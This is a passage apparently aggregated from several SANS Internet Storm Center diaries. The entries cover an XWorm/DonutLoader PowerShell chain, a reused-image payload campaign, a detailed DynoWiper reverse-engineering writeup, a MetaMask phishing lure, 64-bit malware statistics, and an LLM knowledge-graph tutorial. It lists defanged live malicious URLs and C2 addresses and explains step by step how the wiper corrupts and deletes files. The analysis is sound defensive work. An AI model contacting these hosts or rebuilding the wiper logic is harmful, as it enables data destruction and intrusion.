
The PowerShell implements different behaviors. First, it will create a Mutex on the victim’s computer:

Strange, it seems that some anti-debugging and anti-sandoxing are not completely implemented. By example, the scripts gets the number of CPU cores (a classic) but it’s never tested!
The script waits for the presence of an « explorer » process (which means that a user is logged in) otherwise it exists:

There is a long Base64-encoded variable that contains a payload
that has been AES encrypted. The IV and salt are extracted and the payload
decrypted. No time to loose, run the script into the Powershell debugger and
dump the decrypted data in a file:
The decrypted data is the next stage: a shellcode. This one will be injected into the explorer process and a new thread started:
This behavior is typical to DonutLoader[2].
The shell code connects to the C2 server: 204[.]10[.]160[.]190:7003. It's a good old XWorm!
Tracking Malware Campaigns With Reused Material
20.2.26 SOURCE: SANS
A few days ago I wrote a diary called "Malicious Script Delivering More Maliciousness"[1]. In the malware infection chain, there was a JPEG picture that embedded the last payload delimited with "BaseStart-" and "-BaseEnd" tags.
Today, I discovered anoher campaign that relies exactly on the same technique. It started with an attachment called "TELERADIO_IB_OBYEKTLRIN_BURAXILIS_FORMASI.xIs" (SHA256:1bf3ec53ddd7399cdc1faf1f0796c5228adc438b6b7fa2513399cdc0cb865962). The file in itself is not interesting, it contains a good old Equation Editor exploit (CVE-2017-11882). The exploit triggers the download of an HTA payload that executes a PowerShell payload and finally a DLL:

When I investigated the different payload, there was pretty simple to deobfuscated, the interesting code was polluted with Unicode characters. First the HTA file was downloaded from:
hxxp://192[.]3[.]101[.]19/31/sd878f23823878428348fd8g8g8384838f3453dfg.hta
The interesting code is here and you can easily spot the "powershell" string, no need to use AI for this :-)
The Powershell payload will fetch another file:
hxxps://172[.]245[.]155[.]116/img/optimized_MSI.png
Do you make the link with my previous diary? It's the same picture:

The technique is also exactly the same, the next stage is Base64-encoded and delimited by the same tags:
The extracted payload is a .Net binary (SHA256:adc2f550e7ff2b707a070ffaa50fc367af6a01c037f1f5b347c444cca3c9a650).
The fast that the same picture is re-used looks interesting! I did a quick search on VT and use the feature to search for similarities based on the icon/thumbnail and found a lot of identical pictures:
846 similar pictures have been reported but only 36 have a VT score above 5. I created a YARA rule to track them, just curious...
Under the Hood of DynoWiper
20.2.26 SOURCE: SANS
In this post, I'm going over my analysis of DynoWiper, a wiper family that was discovered during attacks against Polish energy companies in late December of 2025. ESET Research [1] and CERT Polska [2] have linked the activity and supporting malware to infrastructure and tradecraft associated with Russian state-aligned threat actors, with ESET assessing the campaign as consistent with operations attributed to Russian APT Sandworm [3], who are notorious for attacking Ukrainian companies and infrastructure, with major incidents spanning throughout years 2015, 2016, 2017, 2018, and 2022. For more insight into Sandworm or the chain of compromise leading up to the deployment of DynoWiper, ESET and CERT Polska published their findings in great detail, and I highly recommend reading them for context.
The sample analyzed in this post is a 32-bit Windows executable, and is version A of DynoWiper.
SHA-256 835b0d87ed2d49899ab6f9479cddb8b4e03f5aeb2365c50a51f9088dcede68d5 [4]
To start, I ran the binary straight through DIE [5] (Detect It Easy) catch any quick wins regarding packing or obfuscation, but this sample does not appear to utilize either (unsurprising for wiper malware). To IDA [6] we go!
Figure 1: Detect It Easy
Jumping right past the CRT setup to the WinMain function, DynoWiper first initializes a Mersenne Twister PRNG (MT19937) context, with the fixed seed value of 5489 and a state size of 624.
Figure 2: Main Function
Figure 3: Mersenne Twister Init
The MT19937 state is then re-seeded and reinitialized with a random value generated using std::random_device, the 624 word state is rebuilt, and a 16-byte value is generated.
Figure 4: Mersenne Twister Seed
Immediately following the PRNG setup, the data corruption logic is executed.

Figure 5: Data Corruption Logic
Drives attached to the target host are enumerated with
GetLogicalDrives(), and GetDriveTypeW() is used to identify the drive type, to
ensure only fixed or removable drives are added to the target drive vector.

Figure 6: Drive Enumeration
Directories and files on said target drives are walked recursively using FindFirstFileW() and FindNextFileW(), while skipping the following protected / OS directories to avoid instability during the corruption process.
Excluded Directories
|
system32 |
|
windows |
|
program files |
|
program files(x86) |
|
temp |
|
recycle.bin |
|
$recycle.bin |
|
boot |
|
perflogs |
|
appdata |
|
documents and settings |

Figures 7-8: Directory Traversal
For each applicable file, attributes are cleared with SetFileAttributesW(), and a handle to the file is created using CreateFileW(). The file size is obtained using GetFileSize(), and the start of the file located through SetFilePointerEx(). A 16 byte junk data buffer derived from the PRNG context is written to the start of the file using WriteFile(). In cases where the file size exceeds 16 bytes, pseudo-random locations throughout the file are generated, with the count determined by the file size, and a maximum count of 4096. The current file pointer is again repositioned to each generated location with SetFilePointerEx(), and the same 16 byte data buffer is written again, continuing the file corruption process.
Figure 9: Random File Offset Generation
Figure 10: File Corruption
With all the target files damaged and the data corruption process complete, the data deletion process begins
Figure 11: Data Deletion Logic
Similar to the file corruption process, drives attached to the target host are enumerated, target directories are walked recursively and target files are removed with DeleteFileW() instead of writing junk data, as seen in the file corruption logic
Figure 12: File Deletion
To finish, the wiper obtains its own process token using OpenProcessToken(), enables SeShutdownPrivilege through AdjustTokenPrivileges(), and issues a system reboot with ExitWindowsEx().
Figure 13: Token Modification and Shutdown
Discovery (TA0007)
T1680: Local Storage Discovery
T1083: File and Directory Discovery
Defense Evasion (TA0005)
T1222: File and Directory Permissions Modification
T1222.001: Windows File and Directory Permissions Modification
T1134: Access Token Manipulation
Privilege Escalation (TA0004)
T1134: Access Token Manipulation
Impact (TA0040)
T1485: Data Destruction
T1529: System Shutdown/Reboot
[1] https://www.welivesecurity.com/en/eset-research/dynowiper-update-technical-analysis-attribution/
[2] https://cert.pl/uploads/docs/CERT_Polska_Energy_Sector_Incident_Report_2025.pdf
[3] https://www.welivesecurity.com/2022/03/21/sandworm-tale-disruption-told-anew
[4] https://www.virustotal.com/gui/file/835b0d87ed2d49899ab6f9479cddb8b4e03f5aeb2365c50a51f9088dcede68d5
[5] https://github.com/horsicq/Detect-It-Easy
[6] https://hex-rays.com
Fake Incident
Report Used in Phishing Campaign
17.2.26 SOURCE:
SANS
This morning, I received an interesting phishing email. I’ve a “love & hate” relation with such emails because I always have the impression to lose time when reviewing them but sometimes it’s a win because you spot interesting “TTPs” (“tools, techniques & procedures”). Maybe one day, I'll try to automate this process!
Today's email targets Metamask[1] users. It’s a popular software crypto wallet available as a browser extension and mobile app. The mail asks the victim to enable 2FA:
The link points to an AWS server: hxxps://access-authority-2fa7abff0e[.]s3.us-east-1[.]amazonaws[.]com/index.html
But it you look carefully at the screenshots, you see that there is a file attached to the message: “Security_Reports.pdf”. It contains a fake security incident report about an unusual login activity:
he goal is simple: To make the victim scary and ready to “increase” his/her security by enabled 2FA.
I had a look at the PDF content. It’s not malicious. Interesting, it has been generated through ReportLab[2], an online service that allows you to create nice PDF documents!
6 0 obj
<<
/Author (\(anonymous\)) /CreationDate (D:20260211234209+00'00') /Creator (\(unspecified\))
/Keywords () /ModDate (D:20260211234209+00'00') /Producer (ReportLab PDF Library
- www.reportlab.com)
/Subject (\(unspecified\)) /Title (\(anonymous\)) /Trapped /False
>>
endobj
They also provide a Python library to create documents:
pip install reportlab
The PDF file is the SHA256 hash 2486253ddc186e9f4a061670765ad0730c8945164a3fc83d7b22963950d6dcd1.
Besides the idea to use a fake incident report, this campaign remains at a low quality level because the "From" is not spoofed, the PDF is not "branded" with at least the victim's email. If you can automate the creation of a PDF file, why not customize it?
2026 64-Bits Malware
Trend
17.2.26 SOURCE:
SANS
In 2022 (time flies!), I wrote a diary about the 32-bits VS. 64-bits malware landscape[1]. It demonstrated that, despite the growing number of 64-bits computers, the "old-architecture" remained the standard. In the SANS malware reversing training (FOR610[2]), we quickly cover the main differences between the two architectures. One of the conclusions is that 32-bits code is still popular because it acts like a comme denominator and allows threat actors to target more Windows computers. Yes, Microsoft Windows can smoothly execute 32-bits code on 64-bits computers. It is still the case in 2026? Did the situation evolved?
Last week, I make the exact same exercise and generated some statistics. I download the malware archive from Malware Bazaar[3] and re-executed my YARA rule.
Some basic numbers:
2.167 ZIP archives (one per day)
1.120.034.288.112 bytes (1.1TB)
Time line covered: from 2020/02/24 - 2026/02/05
346.985 samples analyzed (only PE files)
312.307 32-bits samples
34.677 64-bits samples
11% of 64-bits samples
First, an overview of the global malware trend over the complete time period:

Zoom on the last year:

Now the interesting graph: the 64-bits sample trend over the complete period:

Zoom on the last year:

We can clearly see that, compared to 2022, there is now a trend in 64-bits code! Have a look at the last 30 days:
|
Date |
Total Files |
32-bits |
64-bits |
|
2026-01-07 |
65 |
41 |
24 |
|
2026-01-08 |
69 |
41 |
28 |
|
2026-01-09 |
117 |
57 |
60 |
|
2026-01-10 |
44 |
25 |
19 |
|
2026-01-11 |
41 |
25 |
16 |
|
2026-01-12 |
60 |
40 |
20 |
|
2026-01-13 |
53 |
28 |
25 |
|
2026-01-14 |
63 |
41 |
22 |
|
2026-01-15 |
59 |
36 |
23 |
|
2026-01-16 |
32 |
21 |
11 |
|
2026-01-17 |
27 |
18 |
9 |
|
2026-01-18 |
65 |
33 |
32 |
|
2026-01-19 |
96 |
60 |
36 |
|
2026-01-20 |
71 |
41 |
30 |
|
2026-01-21 |
56 |
33 |
23 |
|
2026-01-22 |
82 |
35 |
47 |
|
2026-01-23 |
77 |
52 |
25 |
|
2026-01-24 |
50 |
15 |
35 |
|
2026-01-25 |
44 |
28 |
16 |
|
2026-01-26 |
125 |
102 |
23 |
|
2026-01-27 |
90 |
64 |
26 |
|
2026-01-28 |
66 |
29 |
37 |
|
2026-01-29 |
121 |
51 |
70 |
|
2026-01-30 |
80 |
39 |
41 |
|
2026-01-31 |
68 |
28 |
40 |
|
2026-02-01 |
62 |
27 |
35 |
|
2026-02-02 |
129 |
72 |
57 |
|
2026-02-03 |
117 |
53 |
64 |
|
2026-02-04 |
84 |
42 |
42 |
|
2026-02-05 |
437 |
395 |
42 |
We are getting close to a 50-50 repartition!
???????
AI-Powered Knowledge Graph Generator & APTs
14.2.26 SOURCE: SANS
Unstructured text to interactive knowledge graph via LLM & SPO triplet
extraction
Courtesy of TLDR InfoSec Launches & Tools again, another fine discovery in
Robert McDermott’s AI Powered Knowledge Graph Generator. Robert’s system takes
unstructured text, uses your preferred LLM and extracts knowledge in the form of
Subject-Predicate-Object (SPO) triplets, then visualizes the relationships as an
interactive knowledge graph.[1]
Robert has documented AI Powered Knowledge Graph Generator (AIKG) beautifully,
I’ll not be regurgitating it needlessly, so please read further for details
regarding features, requirements, configuration, and options. I will detail a
few installation insights that got me up and running quickly.
The feature summary is this:
AIKG automatically splits large documents into manageable chunks for processing
and uses AI to identify entities and their relationships. As AIKG ensures
consistent entity naming across document chunks, it discovers additional
relationships between disconnected parts of the graph, then creates an
interactive graph visualization. AIKG works with any OpenAI-compatible API
endpoint; I used Ollama exclusively here with Google’s Gemma 3, a lightweight
family of models built on Gemini technology. Gemma 3 is multimodal, processing
text and images, and is the current, most capable model that runs on a single
GPU. I ran my experimemts on a Lenovo ThinkBook 14 G4 circa 2022 with an AMD
Ryzen 7 5825U 8-core processor, Radeon Graphics, and 40gb memory running Ubuntu
24.04.3 LTS.
My installation guidelines assume you have a full instance of Python3 and Ollama
installed. My installation was implemented under my tools directory.
python3 -m venv aikg # Establish a virtual environment for AIKG
cd aikg
git clone https://github.com/robert-mcdermott/ai-knowledge-graph.git # Clone
AIKG into virtual environment
bin/pip3 install -r ai-knowledge-graph/requirements.txt # Install AIKG
requirements
bin/python3 ai-knowledge-graph/generate-graph.py --help # Confirm AIKG
installation is functional
ollama pull gemma3 # Pull the Gemma 3 model from Ollama
I opted to test AIKG via a couple of articles specific to Russian state-sponsored
adversarial cyber campaigns as input:
CISA’s Cybersecurity Advisory Russian GRU Targeting Western Logistics Entities
and Technology Companies May 2025
SecurityWeek’s Russia’s APT28 Targeting Energy Research, Defense Collaboration
Entities January 2026
My use of these articles in particular was based on the assertion that APT and
nation state activity is often well represented via interactive knowledge graph.
I’ve advocated endlessly for visual link analysis and graph tech, including
Maltego (the OG of knowledge graph tools) at far back as 2009, Graphviz in 2015,
GraphFrames in 2018 and Beagle in 2019. As always, visualization, coupled with
entity relationship mappings, are an imperative for security analysts, threat
hunters, and any security professional seeking deeper and more meaningful
insights. While the SecurityWeek piece is a bit light on content and density, it
served well as a good initial experiment.
The CISA advisory is much more dense and served as an excellent, more extensive
experiment.
I pulled them both into individual text files more easily ingested for
processing with AIKG, shared for you here if you’d like to play along at home.
Starting with SecurityWeek’s Russia’s APT28 Targeting Energy Research, Defense Collaboration Entities, and the subsequent Russia-APT28-targeting.txt file I created for model ingestion, I ran Gemma 3 as a 12 billion parameter model as follows:
ollama run gemma3:12b # Run Gemma 3 locally as 12 billion parameter model
~/tools/aikg/bin/python3 ~/tools/aikg/ai-knowledge-graph/generate-graph.py --config
~/tools/aikg/ai-knowledge-graph/config.toml -input data/Russia-APT28-targeting.txt
--output Russia-APT28-targeting-kg-12b.html
You may want or need to run Gemma 3 with fewer parameters depending on the
performance and capabilities of your local system. Note that I am calling file
paths rather explicitly to overcome complaints about missing config and input
files.
The article makes reference to APT credential harvesting activity targeting
people associated with a Turkish energy and nuclear research agency, as well as
a spoofed OWA login portal containing Turkish-language text to target Turkish
scientists and researchers. As part of it’s use of semantic triples (Subject-Predicate-Object
(SPO) triplets), how does AIKG perform linking entities, attributes and values
into machine readable statements [2] derived from the article content, as seen
in Figure 1?
.png)
Figure 1: AIKG Gemma 3:12b result from SecurityWeek article
Quite well, I’d say. To manipulate the graph, you may opt to disable physics in
the graph output toolbar so you can tweak node placements. As drawn from the
statistics view for this graph, AIKG generated 38 nodes, 105 edges, 52 extracted
edges, 53 inferred edges, and four communities. You can further filter as you
see fit, but even unfiltered, and with just a little by of tuning at the
presentation layer, we can immediately see success where semantic triples
immediately emerge to excellent effect. We can see entity/relationship
connections where, as an example, threat actor –> targeted –> people and people
–> associated with –> think tanks, with direct reference to the aforementioned
OWA portal and Turkish language. If you’re a cyberthreat intelligence analyst
(CTI) or investigator, drawing visual conclusions derived from text processing
will really help you step up your game in the form of context and enrichment in
report writing. This same graph extends itself to represent the connection
between the victims and the exploitation methods and infrastructure. If you
don’t want to go through a full installation process for yourself to complete
your own model execution, you should still grab the JSON and HTML output files
and experiment with them in your browser. You’ll get a real sense of the power
and impact of an interactive knowledge graph with the joint forces power of LLM
and SPO triplets.
For a second experiment I selected related content in a longer, more in depth
analysis courtesy of a CISA Cybersecurity Advisory (CISA friends, I’m pulling
for you in tough times). If you are following along at home, be sure to exit
ollama so you can rerun it with additional parameters (27b vs 12b); pass /bye as
a message, and restart:
ollama run gemma3:27b # Run Gemma 3 locally with 27 billion parameters
~/tools/aikg/bin/python3 ~/tools/aikg/ai-knowledge-graph/generate-graph.py --config
~/tools/aikg/ai-knowledge-graph/config.toml --input ~/tools/aikg/ai-knowledge-graph/data/Russian-GRU-Targeting-Logistics-Tech.txt
--output Russian-GRU-Targeting-Logistics-Tech-kg-27b.html
Given the density and length of this article, the graph as initially rendered is
a bit untenable (no fault of AIKG) and requires some tuning and filtering for
optimal effect. Graph Statistics for this experiment included 118 nodes, 486
edges, 152 extracted edges, 334 inferred edges, and seven communities. To filter,
with a focus again on actions taken by Russian APT operatives, I chose as
follows:
Select a Node by ID: threat actors
Select a network item: Nodes
Select a property: color
Select value(s): #e41a1c (red)
The result is more visually feasible, and allows ready tweaking to optimize
network connections, as seen in Figure 2.
